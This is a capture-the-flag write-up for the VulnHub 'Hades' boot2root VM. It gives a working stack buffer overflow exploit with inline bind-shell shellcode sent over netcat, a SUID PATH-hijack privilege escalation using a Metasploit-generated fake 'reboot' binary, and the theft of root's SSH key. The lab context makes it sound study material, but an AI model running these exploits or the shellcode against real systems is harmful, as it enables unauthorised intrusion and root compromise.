Write-Up

Solved by @vinicius777_

Hades is a boot2root challenge designed by Loki_Sigma. Hades has los of tricks and exploitation techniques are required to see the content of /root/flag.txt.
Thank you Loki_Sigma and @VulnHub for such a competition.

I've learned new techniques during the competition and by the same time having lots of fun!

Remember, this is not the only way to solve this challenge, but It's the way that I made it happened! :-)

Hope you like it.

Discovering 'Hades, The Infernal'

```
root@InfoSec:/hades# nc 192.168.1.21 65535
Welcome to the jungle.
Enter up to two commands of less than 121 characters each.
```

A full port scanning with Nmap could tell where you are about to step in. To be honest I was expecting at least a web application or so on running on 80/TCP as usual, but Nmap haven't got anything like.

It only shows SSH '22/tcp' and an unknown service running on 65535.
Obviously, I quickly connected to it and sort of a 'panel' came up to me.

After tried a bunch of shell scape commands trying to gather shell access with no success, I realized it was vulnerable to BOF, as the program suggests, '121 charterers' I sent 200 characters and the program crashed killing my connection and consequently the program, due to a possible segmentation fault.

```
root@InfoSec:/hades# python -c "print '\x41' * 200"| nc 192.168.1.21 65535
Welcome to the jungle.
Enter up to two commands of less than 121 characters each.
Got it
Got it
root@InfoSec:/hades#
```

I knew that I could not exploit the program blindly! NO WAY! I need at least a binary copy to play with, and eventually working on the vulnerable application.

Not much to think, I ran a ssh command on 192.168.1.21 and a huge SSH banner came up on my screen *(see ssh banner on appendix)*, a closer look on the banner suggests that could be a base64 encoded. Hum….

I copied the entire banner to a file called ssh_banner on attacker machine and decode it as demonstrated bellow:

```
root@InfoSec:/hades# cat ssh_banner |base64 -d > ssh_banner_decoded
root@InfoSec:/hades# file ssh_banner_decoded
ssh_banner_decoded: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.26, BuildID[sha1]=0xc0b
c41d21254d7f04d83fec32b7345d3505c0759, not stripped
```

Do not ever ignore SSH banners again! The SSH Banner decoded was the binary encoded and placed as a banner! Although, there is not much to celebrate at this stage, no shell access through and it seems fairly away I bet.

Exploiting 'Welcome to the jungle'

Probably the most difficult part comes next! Although, a couple things that I learned from OSCP is never give up. If you even thought about that, try; try harder and harder and harder, till you try even harder! That's the way to get there! ☺

Back to business, the binary is siting in front of us waiting to be exploited. To understand a little better how the binary works and what is the expected behaviour I ran string command to closely analyse the binary, here is the output:

```
root@InfoSec:/hades# strings ssh_banner_decoded
/lib/ld-linux.so.2
Es+Y
__gmon_start__
libc.so.6
_IO_stdin_used
socket
strcpy
htons
strncpy
puts
listen
printf
bind
read
malloc
bzero
accept
__libc_start_main
write
GLIBC_2.0
PTRh
loki
_pwnf
[^_]
here
Welcome to the jungle.
Enter up to two commands of less than 121 characters each.
Received: %s
Got it
;*2$"
```

Is possible to identify which string are vulnerable on this program (see references) and the best way to exploit it is to get hands dirty!

Using GDB, I can run the *ssh_banner_decoded* program to identify exactly where EIP gets overwritten then I can work on an exploit. Works on theory, does it?

However, there is one thing that need to be clarified:

- ASLR is active on attacker machine and probably on target machine as well, which I need to bypass it using ret2retor so on to occur code execution. (See references)

Debugging with GDB, I know that after 171 bytes sent the next byte will overwritten EIP, 171 + 4.

```
(gdb) run
Starting program: /hades/ssh_banner_decoded
Received: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA
Received: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB

here

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

So far so good, EIP is overwritten! The best way to exploit it on attacker machine is to find the 'jmp esp' instruction. Once I have the 'jmp esp' address – shortening… – I'll place it on EIP and finally my shellcode would execute. Sounds right, isn't?

Nope, Not this time! A quickly look on ESP shows that I am a bit far from that jump, to be specific exactly 32 words. It means, if I overwritten EIP with 'jmp esp', ESP instruction will not point to my shell code after all and on the top of that I do not control theses 32 words in front of it.

```
(gdb) x/200wx $esp
0xbffff350:     0xbfff000a      0x08048acb      0x00000007      0x00000001
0xbffff360:     0x00000000      0xb7ffeff4      0x41ffeff4      0x41414141
0xbffff370:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff380:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff390:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff3a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff3b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff3c0:     0x41414141      0x41414141      0x41414141      0x41414141
---Type <return> to continue, or q <return> to quit---
```

POP POP RET

Thanks Corelan Team and #VulnHub for the bounce of ideas! Believe or not this took me a week.

After tried lots of techniques I ended up using 'add esp' instruction on the first crash then places 'jmp esp' at wherever it crashes next then it would lead to my shellcode! To avoid confusion, I'll demonstrate step-by-step.

Firstly I needed to know what address is the 'add esp' instruction to overwrite EIP with that address, and see where EIP (what byte) would crash right after the 'add esp' instruction.

The command objdump drove me somewhere,"0x08048a32" is the instruction that I'll use to add on the top of the stack.

```
root@InfoSec:/hades# objdump -d ssh_banner_decoded  |grep add
 804847d:       81 c3 48 18 00 00       add    $0x1848,%ebx
 80484ac:       00 00                   add    %al,(%eax)
 8048612:       01 d0                   add    %edx,%eax
 80489a9:       83 84 24 8c 01 00 00    addl   $0x1,0x18c(%esp)
 80489eb:       81 c3 d9 12 00 00       add    $0x12d9,%ebx
 8048a2b:       83 c6 01                add    $0x1,%esi
 8048a32:       83 c4 1c                add    $0x1c,%esp
 8048a4d:       81 c3 78 12 00 00       add    $0x1278,%ebx
```

Let's crash the application once again using 'add esp' instruction on the top of the stack.

python -c "print '\x41' * 171 + '\x32\x8a\x04\x08'" |nc localhost 65535

```
(gdb) run
Starting program: /hades/ssh_banner_decoded
Received: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Received: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA2

here

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) x/50wx $esp
0xbffff380:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff390:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff3a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff3b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff3c0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff3d0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff3e0:     0x41414141      0xcdb90002      0x0100007f      0x00000000
```

Better! EIP was overwritten as mentioned before and looking into ESP it does appears correct this time. I can place my shellcode right into to it and finally set 'jmp ESP' on the stack.

Using pattern_create.rb and pattern_offset.rb tool, I ended up with 17 bytes for the next crash, in other works, the next byte after 17 will overwrite EIP (second time) and I need to add 'jmp esp' to jump to ESP where my shellcode will be stored after the ESP adjusted that I made.

Before things turn nasty, let's try one last time to see if everything is on their right places.

python -c "print '\x41' * 17 + 'BBBB' + '\x43' * 89 + '\x41' * 61 + '\x32\x8a\x04\x08'" |nc localhost 65535

Remembering the first crash, before any the stack adjustment, I used 171 length to overwrite EIP. Using POP RET technique I added 'add esp' on EIP and pattern_offset.rb tells me that at 17 bytes will occurs another EIP overwritten which I should set as 'jmp ESP' to jump straight to my shellcode. Right? Colours is better than words sometimes…

```
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) x/100xw $esp
0xbffff380:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff390:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff3a0:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff3b0:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff3c0:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff3d0:     0x43434343      0x43434343      0x41414143      0x41414141
```


\x32\x8a\x04\x08 = ADD ESP ADDRESS INSTRUCTION
'\x43' * 89 = SHELLCODE LENGTH
BBBB = WHAT I WANT TO SEE ON STACK, WILL BE REPLACED BY THE JMP ESP.
'\x41' * 61 + '\x41' * 17 = JUNK

Things are in their right places, ready to finally run the exploit on attacker machine and replicated on target. But, before, I need the 'jmp esp' address to replaces those 'BBBB' right after those 17 bytes, and also replaced those 89 bytes with my shellcode that I already have (see references)


```
root@InfoSec:/hades# msfelfscan  -j esp ssh_banner_decoded
[ssh_banner_decoded]
0x08048697 jmp esp
root@InfoSec:/hades#
```

All ready to the execution, but firstly on attacker machine and then on target! Can't wait! Let's see how it goes

```
python -c "print '\x41' * 17 + '\x97\x86\x04\x08' +
'\xe8\xff\xff\xff\xff\xc3\x5d\x8d\x6d\x4a\x31\xc0\x99\x6a\x01\x5b\x52\x53\x6a\x02\xff\xd5\x96\x5b\x52\x66\x68\x2b\x67\x66\x53\x
89\xe1\x6a\x10\x51\x56\xff\xd5\x43\x43\x52\x56\xff\xd5\x43\x52\x52\x56\xff\xd5\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x5
2\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\xeb\x04\x5f\x6a\x66\x58\x89\xe1\xcd\x80\x57\xc3' + '\x41' * 61 +
'\x32\x8a\x04\x08'" |nc localhost 65535
```



Code Execution works locally! Let's quickly change the netcat address, pointing to the target machine address.



Yeah!!! Shell access on hades after a week!! But it's only a shell access with no privileges and it's faaaarrrrway from the flag.txt, however it's a step closer and I can start with the escalation privileges! Let's stick to it.

W00t
Privileges Escalation

Privilege escalation is always fun! Enumeration, patience and sometimes a matter of time takes you where you want to be! I usually say that root is not only a super-user, it's a feeling!


Enumeration process can drive you crazy, I been there, still. Nowadays privileges escalation is such a shame, admins runs all services and process as root/nt admin…

On Hades, enumeration process started with a look on SUID files, for me it always worth look up for SUID files.

As the filename suggests the display_key file should display the root SSH key, which is one way to escalate. However the binary is stripped, that means that disassemble/debugger is not possible at this stage, this could complicated even more if I want work on a exploit a to attempt a Buffer Overflow later on.

Let's stick to this file and see what I can get from it.

The binary suddenly rebooted the machine by itself, which explains why the SUID is settled. Disassemble the file wouldn't be an option as mentioned before, unless if I reconstruction the ELF header, tried strings command but seems not to help much on this case.



To avoid a big headache, I could try remove /sbin from the $PATH, by doing it the reboot command wouldn't be accessible, unless the full PATH '/sbin/reboot' is presented on the reboot call when the program executes it.


Bingo! The binary calls reboot command using the system PATH, without the /sbin on $PATH the binary cannot complete the task and the reboot won't happen.

Reboot command is strictly for users with privileges, which explain why the SUIDis settle on this file. If I add /tmp on $PATH and create an evil ELF file named as reboot, the application will execute it with privileges, giving me enough rights to see the root directory content or get my hands on ROOT private SSH key.

First step is to generate a payload using Metasploit:

```
msfpayloadlinux/x86/shell_bind_tcp R | msfencode-t elf > reboot
```

Using SCP, I will transfer the evil reboot binary to target machine, place it on /tmp directory and once it's done, I'll add /tmp to the $PATH and execute the display_key binary what should execute the evil file allowing me to connect on port 4444 with privileges.



Let's connect on 4444 and try to get the private KEY!

Exactly like expected, I got the key and it will allow me to connect as root over SSH.

```
chmod 600 id_rsa_root_key_hades && ssh root@192.168.1.21 -i id_rsa_root_key_hades
```

```
root@Hades:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Hades:~# ls /root/
flag.txt.enc
root@Hades:~#
```

Not done yet! flag.txt.enc is encrypted and I need to see the content of it somehow. But, feeling like root is good after this massive journey! Let's enjoy it for a bit!

Flag.txt
Game Over?

Almost finishing up, the flag.txt is encrypted with AES-256-CBC as the note file on /home/loki/notes suggests. If I try to brute force, I'd probably get old without have it decrypted! Should have another way to see the content of this file, right?

I remember one '/key_file' from earlier enumeration process that I didn't use so far, as the name suggests, It's could be the key file to decrypt the flag.txt.enc that I am looking for. A web searching points that I can use the key_file as a password to decrypt it I just was using the -pass parameter. (https://www.openssl.org/docs/apps/openssl.html)

```
opensslenc -d -aes-256-cbc -pass file:/key_file -in flag.txt.enc -out flag.txt
```

VOILAAAA! It worked! Game is over!

```
root@Hades:~# openssl enc -d -aes-256-cbc -pass file:/key_file -in flag.txt.enc -out flag.txt
root@Hades:~# file flag.txt
flag.txt: ASCII text
root@Hades:~# cat flag.txt
Congratulations on completing Hades.

Feel free to ping me on #vulnhub and tell me what you thought.

The PGP key below can be used to encrypt solution submissions, and to prove you got through it all.

-Lok_Sigma
```

References

C vulnerable functions
https://www.owasp.org/index.php/Buffer_overflow_attack

Address space layout randomization (ASLR)
http://en.wikipedia.org/wiki/Address_space_layout_randomization

Stack Adjustment
https://www.corelan.be/index.php/2009/07/23/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-2/

Shell code bind TCP
http://repo.shell-storm.org/shellcode/files/shellcode-835.php

FLAG.TXT

Congratulations on completing Hades.

Feel free to ping me on #vulnhub and tell me what you thought.

The PGP key below can be used to encrypt solution submissions, and to prove you got through it all.

-Lok_Sigma

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG/MacGPG2 v2.0.22 (Darwin)
Comment: GPGTools - http://gpgtools.org

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
=tmFl
-----END PGP PUBLIC KEY BLOCK-----